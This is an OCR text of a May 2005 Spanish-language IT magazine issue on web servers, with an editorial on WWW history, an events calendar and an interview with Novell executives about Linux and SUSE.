

NEX IT
SPECIALIST
Revista de Networking y Programación
#16
EDICIÓN #16 - MAYO 2005 - WEB SERVERS
PRECIO ARGENTINA $7 - RECARGO AL INT. $0,20
IIS 6.0
WEB SERVERS
FIREFOX
I.E.
APACHE
NETSCAPE
CONTENIDOS:
-APACHE
-MICROSOFT IIS 6.0
-RED HAT TRAINING
-FIREWALL APPLIANCES
-HACKING UNIX
-HACKING WEB
-SE LINUX
-SQL INJECTION
-NOVELL Y LINUX
-WEB BROWSERS
WWW.NEXWEB.COM.AR
ISSN 1668-5423
9 771668 542003 00016
SEVERI


WWW.WAVENET.COM
0800-345-HOST (4678)
SAN MARTÍN 793 9° PISO.
SÓLO HAY LUGAR PARA LOS QUE SE RENUEVAN EN LA WEB.
LLEGARON LOS QUE MÁS SABEN DE WEBHOSTING PARA GARANTIZARTE LA MEJOR PRESENCIA EN INTERNET. EN WAVENET VAS A CONTAR CON EL SOPORTE TÉCNICO MÁS RÁPIDO, EL SERVICIO DE EMAIL MÁS SÓLIDO DEL MERCADO Y LA CALIDAD Y CONECTIVIDAD QUE TU SITE SE MERECE.
WaveNet
Sabemos más!
WEB EXPRESS: TU SITIO WEB DESDE $13,95
MULTIHOST STANDARD: 35 SITIOS A MENOS DE $5 POR SITIO.
XSERVER: SERVIDORES DEDICADOS DESDE $149,95



STAFF

Director
- Dr. Carlos Osvaldo Rodriguez.

Propietarios
-COR Technologies S.R.L.

Coordinador Editorial
- Carlos Rodríguez Bontempi.

Responsable de Contenidos
- Dr. Carlos Osvaldo Rodríguez.

Editores
- Carlos Vaughn O'Connor.
- Carlos Rodríguez.

Marketing y Publicidad
- Ulises Roman Mauro. umauro@nexweb.com.ar

Distribución
- Miguel Artaza.

Diseño Editorial
- Esteban Báez.
- Carlos Rodríguez Bontempi.

Preimpresión e Impresión
Impresión: IPESA Magallanes 1315. Cap. Fed.
Tel 4303-2305/10
Impresión de esta Edición 8.000 ejemplares

Distribución
Distribución en Capital Federal y Gran Buenos Aires: Distribuidora SANABRIA. Baigorria 103. Cap. Fed.
Distribuidora en Interior: Distribuidora Austral de Publicaciones S.A. Isabel la Católica 1371 Capital Federal.

NEX-Revista de Networking y Programación
Registro de la propiedad Intelectual en trámite leg número 3038 ISSN 1668-5423
Dirección: Av. Córdoba 657 P 12
C1054AAF - Capital Federal
Tel: +54 (11) 4312-7694

Si desea escribir para nosotros, enviar un e-mail a: articulos@nexweb.com.ar.

WWW.NEXWEB.COM.AR



La prestigiosa revista Linux Journal dedicó su número de Mayo 1995 (ver su tapa en foto adjunta) a servicios de Internet. Uno de ellos WWW. En ese artículo Eric Kasten enseñaba lo básico de cómo implementar los Web servers del CERN y NCSA) (1). Mostraba que si uno deseaba arreglar una vulnerabilidad listada en CERT (www.cert.org) debía corregir el código fuente y editar el Makefile. Solo 5 años antes (Nov. 1990) Tim Berners Lee (TBL, quien hoy dirige en World Wide Web Consortium, W3C), había presentado todas las herramientas necesarias para una infraestructura Web: el primer Web browser y el primer servidor (2). Solo 2 años antes (Abril 1993) el CERN había anunciado que WWW sería gratis y abierto al mundo. El proyecto Apache nació en 1995.
La evolución desde entonces ha sido casi impredecible y tal ha sido el impacto de WWW que aún no es claro el cambio que producirá en nuestra sociedad.
¿Pero qué es el WWW y cómo nació este mundo de hypertext fusionado con TCP/IP e Internet (3)?.
El World Wide Web (WWW o simplemente Web) es un espacio de información donde los ítems de interés, llamados "resources" se identifican por identificadores globales. A veces se usa erróneamente como sinónimo de Internet, siendo la Web un servicio que corre sobre Internet. WWW se basa en 3 estándares: URL (Universal Resource Locator), que identifica cada página de información, HTTP (HyperText Transfer Protocol) que especifica como el browser y el server se comunican y HTML (Hypertext Markup Language), una manera de codificar la información de modo de poder visualizarla en variados dispositivos.
Pero la idea de "hypertext" comienza en Julio de 1945 (décadas antes de la propuesta de TBL y la aparición de Internet) cuando el Dr. Vannevar Busch propone "memex" en el artículo "As we may think" ("Cómo podríamos pensar"), publicado en "The Atlantic Monthly", continuada por el proyecto Xanadu y oN-Line System. El concepto detrás de "hypertext" (basada en como se escriben los trabajos científicos) es muy simple: un documento hace referencia (un link) a otro documento que a su vez refiere a otro... Todos contenidos en una base de datos universal. Un "hypertext" puede contener mas que texto, por ejemplo imágenes, sonido, video.
La idea brillante de TBL, que culminó en 1989 en el proyecto del CERN ENQUIRE, fue el fusionar hypertext e Internet.
Pero, la revolución se produce con la evolución de los browsers (navegadores). Pasan de modo texto hasta la aparición de Mosaic que permitió combinar texto e imagen en la misma página. Midas, Viola (1991) abrieron la web a máquinas Unix. "Mosaic para X" de Marc Andreessen (MA) (trabajando en MCSA) logró en 1993 popularizar la WWW. MA funda Netscape Corporation (hoy de Time Warner) y aparecen Mozilla, Internet Explorer (1995). Hoy WWW permite contenido dinámico, música, animación y servicios en tiempo real (webcasts, web-radio, y web-cams). Solo nos falta mencionar en esta evolución a un jugador importante: Java y Javascripts de sun Microsystems.
En NEX IT Specialist #15 introducimos casi todo lo que se vincula a los Web Servers. Para esto convocamos a expertos en cada tema para que nos resumieran en pocas páginas cómo se construye una infrestructura Web. Vemos en detalle sus dos servidores más populares: Apache del mundo Open Source y el IIS 6.0 de Microsoft, los browsers, como analizar estadísticas de sitios Web, como posicionar un sitio en los buscadores tipo google, el ABC de cómo actúan los hackers sobre los web servers y los lenguajes que nos permiten construir páginas dinámicas que se comunican a bases e datos y dan cimiento entre otros al e-bussines, e-commerce, e-government, e-education.
Otros artículos completan esta entrega que sabemos les serán de mucho interés.

Agradecemos a "El Server.com" por darnos su expertise en servicios WWW y a Ricardo Goldberger por su nota de opinión.

(1) Nota: El CERN es el Centro Europeo para la Investigación Nuclear (Centre Européen pour la Recherche Nucléaire, en francés). Se trata de un laboratorio de investigación en Física de partículas.
El NCSA es el National Center for Supercomputing Applications. Es una institución de investigación y desarrollo de la Universidad de Illinois en Urbana-Champaign, USA. El explorador de Web Mosaic se creó aquí. www.ncsa.uiuc.edu/
(2) http://www.w3.org/People/Berners-Lee/WorldWideWeb
(3) En www.nexweb.com.ar encontrará un excelente documento sobre la historia de hypertext y WWW.






Ilustración de portada por Marcos Severi.

NOTA DE TAPA
WEB SERVERS

El e-business, e-commerce, e-government y toda la información disponible en el WWW (World Wide Web) nacen de la idea de Tim Berners Lee de juntar Hypertext e Internet en 1989.
El crecimiento exponencial de Internet es atribuido primordialmente al surgimiento del browser "Mosaic" de NCSA, seguido por el emprendimiento comercial de "Netscape Navigator" a mediados de los años 90.
Trajo una atención sin precedentes a Internet de los medios, industrias, hacedores de opinión y el público en general.
En una series de articulos explicamos en detalle este mundo de WWW: sus dos servidores más populares Apache del mundo Open Source y el IIS 6.0 de Microsoft, los browsers, como analizar estadísticas de sitios Web, como posicionar un sitio en los buscadores tipo google, el ABC de cómo actúan los hackers sobre los web servers y los lenguajes que nos permiten construir páginas dinámicas que se comunican a bases de datos.



Edición # 16 - Mayo 2005 - Web Servers

CONTENIDOS

Foto: Marcelo C. A. Romeo



Microsoft Blog en Vivo 2005 / TechNet Briefing

1° de Junio - Hotel Sheraton Buenos Aires, Argentina.

El evento de conocimiento técnico más importante del año, especialmente preparado para Profesionales de Infraestructura Informática y Desarrolladores. La entrada es libre y gratuita. Los cupos son limitados. Se entregan certificados.

Para registrarse:
www.microsoft.com/argentina/technet/blog2005/

VI Foro Internacional de Software libre

1 al 4 de Junio - Porto Alegre/RS, Brasil

Ya están abiertas las inscripciones para participar en el VI Foro Internacional de Software Libre (FISL), que será realizado del 5 al 7 de junio, en Porto Alegre.Por la ciudad brasileña desfilarán las principales figuras y especialistas de este nuevo paradigma tecnológico que engloba la filosofía de "software libre".

Para inscribirse, acceder al sitio:
fisl.softwarelivre.org/6.0/

USUARIA

2° Congreso Nacional de Software Libre

6 y 7 de Junio 2005 Buenos Aires Sheraton Hotel.

Dirigida hacia cuatro grandes y diversos planos: Estrategias, Soluciones Reales, Tecnología y Migrando Escritorios. A estos enfoques se le suman tutoriales, donde se desarrollarán con mayor profundidad algunos temas.

Informes:
www.softlibre.org.ar - USUARIA: Rincón 326 (C1081ABH) Capital Federal - Te. (5411) 4951-2631 / 2855

NETWORKERS SOLUTIONS FORUM 2005

6 al 9 de Junio de 2005. Hotel Hilton de Buenos Aires.

Está previsto que asistan expertos de Argentina, Bolivia, Paraguay y Uruguay. Los temas: Telefonía IP, Seguridad y Manager Services.

Informes:
www.cisco.com/ar/networkers/registration.html

COSENTIC 05

Congreso de Seguridad en Tecnología de Información y Comunicación

24 y 25 de Agosto - Hotel Sheraton Libertador - Buenos Aires.

Tiene el objeto de profundizar y educar sobre la necesidad y problemática de la seguridad de la información a directivos de sistemas, de administración y finanzas, ejecutivos y consultores.

Informes:
mgparra@worktec.com.ar - Te. (5411) 4803-6100

Telefonía IP

La convergencia Total

24 y 25 de Agosto - Hotel Sheraton - Buenos Aires.

Charlas académicas y expositores de empresas. Oportunidad de capacitación y actualización junto a los líderes del sector. La audiencia más calificada.

Informes:
eventos@convergencia.com.ar - Te. (5411) 4345-3036

TECNOAR 2005

2° Exposición nacional de informática y tecnología

1, 2 y 3 de setiembre - Patio de la Madera Ciudad de Rosario.

Habrá lanzamientos de productos, rondas de negocios y conferencias. El público podrá participar de las diferentes actividades de manera libre y gratuita.

Informes:
www.tecnoar.org.ar - info@tecnoar.org.ar

TRABAJO IT 2005

8 de Septiembre - Ciudad de Córdoba.

Evento cuyo objetivo principal es reunir a los estudiantes y profesionales del área de sistemas de empresas líderes.

Informes:
www.worktec.com.ar - info@worktec.com.ar
Te. (5411) 4803-6100

EXPOCOMM 2005

27 al 30 de septiembre - La Rural, predio ferial Palermo - Bs As.

Por 4to. año consecutivo, será el lugar para conocer las soluciones de redes empresariales que pueden cambiar el ritmo de los negocios de su empresa.

Informes:
www.expocomm.com.ar - infoexpocomm@ejkreed.com

VI Jornada de Tecnologías de Internet

19 de Octubre - Sheraton Libertador - Buenos Aires.

Se tratarán temas inherentes a las nuevas tecnologías y avances en Internet. Key notes speakers de las principales instituciones del país. Acceso gratuito a preacreditados.

Informes:
www.worktec.com.ar - info@worktec.com.ar
Te. (5411) 4803-6100

Trabajo IT 2

2 de Noviembre - Hotel Sheraton Libertador - Buenos Aires.

Una nueva versión de esta vanguardista jornada, donde las empresas IT líderes expondrán sus necesidades en materia de profesionales, y nos cuentan qué tienen para ofrecer a nivel de carrera laboral, beneficios y capacitaciones.

Informes:
http://www.worktec.com.ar - info@worktec.com.ar
Te. (5411) 4803-6100

V Jornadas Regionales de Software Libre

3 al 6 de noviembre - Ciudad de Rosario.

La Asociación de Nuevas Tecnologías anunció las V Jornadas Regionales de Software Libre, las cuales están siendo organizadas por en conjunto con el Lugro, GRULIC, Via Libre, CafeLug, Lugar, Solar, UYLUG y el CEC.

Informes:
http://www.jornadas.ant.org.ar - info@jornadas.ant.org.ar

Foto: Marcelo C. A. Romeo



Microsoft Blog en Vivo 2005 / TechNet Briefing

1° de Junio – Hotel Sheraton (Retiro)

Unite y participá del Microsoft Blog en Vivo 2005 (TechNet Briefing), el evento de conocimiento técnico más importante del año, especialmente preparado para Profesionales de Infraestructura Informática y Desarrolladores.

Una jornada completa de tecnología donde podrás compartir experiencias con personas que hablan tu mismo idioma, adquirir nuevos conocimientos, resolver tus inquietudes y descubrir las innovaciones tecnológicas que vienen para este año.

http://www.microsoft.com/argentina/technet/blog2005/



Networkers Solutions Forum 2005

6 al 9 de Junio - Hotel Hilton de Buenos Aires, Argentina.

Es el evento en el que podrá desarrollar los conocimientos necesarios para llevar exitosamente su empresa a través de la dinámica Economía Global de Internet. La conferencia más importante de usuarios para profesionales en redes, y su oportunidad para obtener el entrenamiento y la información necesaria para estar actualizado acerca de tecnologías, soluciones y productos Cisco.

Durante las jornadas usted podrá, entre otras cosas, elegir entre 25 sesiones de entrenamiento especializadas, Impulsar su carrera con cestificaciones Cisco, visitar una clínica de diseño, descubrir soluciones que podrá implementar en la rede de su empresa para incrementar el éxito en sus negocios y Relacionarse con otros profesionales de la industria en las diferentes sesiones, en el Technology Showcase y en los eventos especiales.

http://www.cisco.com/cr/networkers

Novell®

"Finalmente Linux va a tener el lugar que merece"

NEX IT Specialist habló en exclusiva con altos ejecutivos de Novell, para averiguar las nuevas estrategias y visiones de la empresa.





¿Cuáles son los planes de Novell frente a Linux, tras las compras de Suse y Ximian? ¿Cuál es la visión actual de la empresa?

Arnd Warmuth: Con respecto a las adquisiciones de Ximian y Suse, uno se puede preguntar con qué idea fueron realizadas o cuál es el fin de Novell con esto, y también otra cuestión es qué efecto trajo al mercado y a la comunidad, porque de alguna manera, afecta obviamente a las dos partes.

Desde el punto de vista de Novell, se observa el cambio que hizo en los últimos seis o siete años, donde se movió de un sistema operativo, el NetWare, a una empresa de soluciones, con la fusión de la consultora Cambridge Technology Partners.

Entonces hay que ver que a Novell, teniendo un sistema operativo que ya no es el dominante del mercado, pero con bastantes soluciones para la infraestructura del mudo IT, le convenía un sistema operativo con estructura a largo plazo. Por lo que hemos visto la elección de Linux como algo natural. Es decir, que es la unión de los esfuerzos de cambio que ha tenido Novell en los últimos años. Es interesante como una herramienta de integración. De parte de Novell, ha sido lógico ir por ese camino.

Por el otro lado, hay que observar que Linux creció mucho de forma aislada en algunas partes del mundo. Tal es el caso de Red Hat, con mucho éxito en Estados Unidos, Suse Linux en Europa, y TurboLinux en Asia; pero no hubo una compañía que realmente fuese global. Novell vio una gran ventaja en este sentido, teniendo a Linux, el sistema operativo que más creció y más crece hoy en día, con un alcance global, lo que dio una gran ventaja con respecto a otras compañías open source, así como a otras empresas de código cerrado.

Viendo desde la comunidad que trabaja en el código abierto, no sólo sobre Linux sino también en otros proyectos, está claro que hubo dos bandos. Unos dijeron, "esto está muy bueno, porque finalmente tenemos una compañía que tiene recursos suficientes para llevar a Linux a partes de misión crítica en las empresas a nivel mundial". Finalmente Linux va a tener el lugar que merece en la cadena comercial, gracias a que Novell tiene veinte años de experiencia haciendo estas cosas. Y obviamente, estaban también los que dijeron "que bueno que se mezcla el código abierto puro con el cerrado, y las tendencias comerciales". Pero hubo parte de la comunidad a la que no le gustó tanto. Esa es la misma gente que criticó a Suse en el pasado, al expresarse en contra de la integración de herramientas de código cerrado con open source, que son claves para los nuevos usuarios que adoptan Linux.

¿Cuál ha sido la reacción de los clientes de Novell frente a la migración, de NetWare a Linux? ¿Significa un cambio drástico? ¿Es necesario una recapacitación del personal IT?

Arnd Warmuth: Se refiere a Open Enterprise Server, que es el producto que tiene una parte NetWare y una parte de Linux. Lo importante para estos clientes es saber, y eso es básicamente lo que comunicamos, que no hay una necesidad de migrar de NetWare a Linux. Ahora hay una nueva alternativa, pero para el usuario y para el administración no se necesita una recapacitación. Lo único que se hizo fue cambiar el nombre del producto, porque ya no es ni una cosa ni la otra, sino ambas; es la combinación de NetWare y Linux. No obstante, Open Enterprise Server contiene nuevas funcionalidades de NetWare, además de las ya conocidas.

¿De qué manera participa Novell en proyectos open source, como Apache o OpenDLAP? ¿Qué es la iniciativa Novell Forge?

Arnd Warmuth: Forge es el sitio de una comunidad en la que Novell financia el hos-

ting y manejo de los proyectos de código abierto. Pueden usarlo grupos que no tengan relación con Novell, como sucede con Source Forge, el más famoso que hay. Es una alternativa, un proyecto abierto a través del cual Novell se integra en la comunidad.
Hay ciertos proyectos que, a través de la adquisición de Ximian y Suse, ahora son liderados por Novell. De este modo, las mejoras que se programan son retroalimentadas a la comunidad de código abierto. Además, empezamos nuevos proyectos. El más reciente y llamativo es Hula, el cual es un sistema de colaboración electrónica que usa un software de colaboración de e-mail que se llama NetMail. Así, se abren proyectos internos que antes estaban cerrados a la comunidad open source. Finalmente, hay ciertos emprendimientos, conocidos por ser los más utilizados en el escritorio, tales como Mozilla Firefox y OpenOffice, en donde Novell también tiene desarrolladores.

¿NetWare incorpora entonces características de código abierto, por ejemplo en bases de datos y servidores web? ¿Y eso es anterior a la movida Linux?

Arnd Warmuth: Es cierto. Esto no es reciente, sino que NetWare desde hace dos años ya trabajaba con Apache y tenía la base de datos MySQL. Hay ciertos proyectos independientes de Linux que corren en NetWare.
NetWare había comenzado a vincularse con proyectos de código abierto desde antes de las adquisiciones de Ximian y Suse. Ya estábamos comparando y utilizando proyectos.

¿Qué peso tiene Linux, particularmente Suse, en la compañía, a nivel mundial y en el mercado argentino?


Héctor Terán: Conceptualmente, Novell no vende Suse ni Linux, sino el mantenimiento y el soporte. Ese es nuestro caso de negocio. En realidad, cuando Novell decide tomar la distribución de Suse, hacer una edición comercial, se busca hacerle ver a la empresa este sistema operativo tan robusto, para que sea usado con más confianza por la industria. Nuestra propuesta está alrededor del servicio que le damos, el mantenimiento; cuando cualquier persona puede, buscando en Internet, armar su propia distribución de Linux para uso particular.
Tal vez el aspecto más difícil es mantener esa distribución. Cuando la está manejando un número significativo de usuarios, necesitas estar seguro de que los drivers para la impresora funcionan apropiadamente, que las actualizaciones son las que tú requieres. Ahí es donde está el peso sobre las empresas, y ahí es donde entra Novell.
Arnd Warmuth: Linux abre muchísimos negocios y oportunidades para Novell y sus socios. Si bien la venta de la distribución y los productos Suse no suponen una cifra importante, el efecto de crecimiento de negocio es muy rentable.
Por otro lado, son pocas las personas que migran de NetWare a Linux, por el hecho de que NetWare sigue existiendo en el nuevo nombre de Open Enterprise Server. Lo que hacen muchas empresas que están utilizando NetWare productivamente es actualizarse a la nueva versión, y migrar parte de sus servidores al sistema operativo Linux. En este sentido, hay más movimiento fuera de Latinoamérica, dado que los clientes de esta región están más cautelosos en migrar el Kernel, pero siguen usando NetWare bajo Open Enterprise Server.

Novell está ofreciendo interesantes certificaciones que se relacionan con el LPI ¿Podría contarnos acerca de esto?

Héctor Terán: Efectivamente, Novell está abriendo el abanico de certificaciones sobre el tema Linux, no sólo para diversificar el tema, sino también para profundizarlo. O sea, Linux es un sistema operativo muy robusto, por el cual, más allá de su aplicación en el escritorio, puede hacer cosas muy interesantes a nivel de Datacenters de manera profesional. Son muchos los beneficios que se pueden obtener de este sistema operativo, razón por la cual está nueva carrera de certificaciones que estamos presentando está orientada a sacar provecho a estas facultades de Linux. Vamos del usuario estándar hasta el ingeniero, y abarcamos los diferentes aspectos del sistema operativo. Actualmente, en Argentina estamos trabajando directamente con nuestros partners de educación en el área de Linux, donde terminamos, hace exactamente un mes, un programa de entrenamiento orientado específicamente a este campo, en el cual estamos capacitando a los partners para que adopten esta nueva currícula. Sabemos que el sistema operativo ha tenido mucha cabida en la comunidad, estamos buscando reforzar a los usuarios y administradores con herramientas.

En lo que se refiere a seguridad, ¿qué ventajas y novedades presenta Novell, como es el caso de Security Extension Linux (SE Linux)?

Arnd Warmuth: SE Linux es un esfuerzo open source, pero a su vez tenemos la ventaja de tener, en Enterprise Server, la más alta calificación de seguridad, Common Criteria Evaluation Assurance Level (EAL) 4+certification. La misma es usada por determinados gobiernos del mundo para calificar ciertos usos críticos en la seguridad del sistema operativo. No hay ninguna otra distribución que haya alcanzado este nivel de seguridad.



Héctor Terán
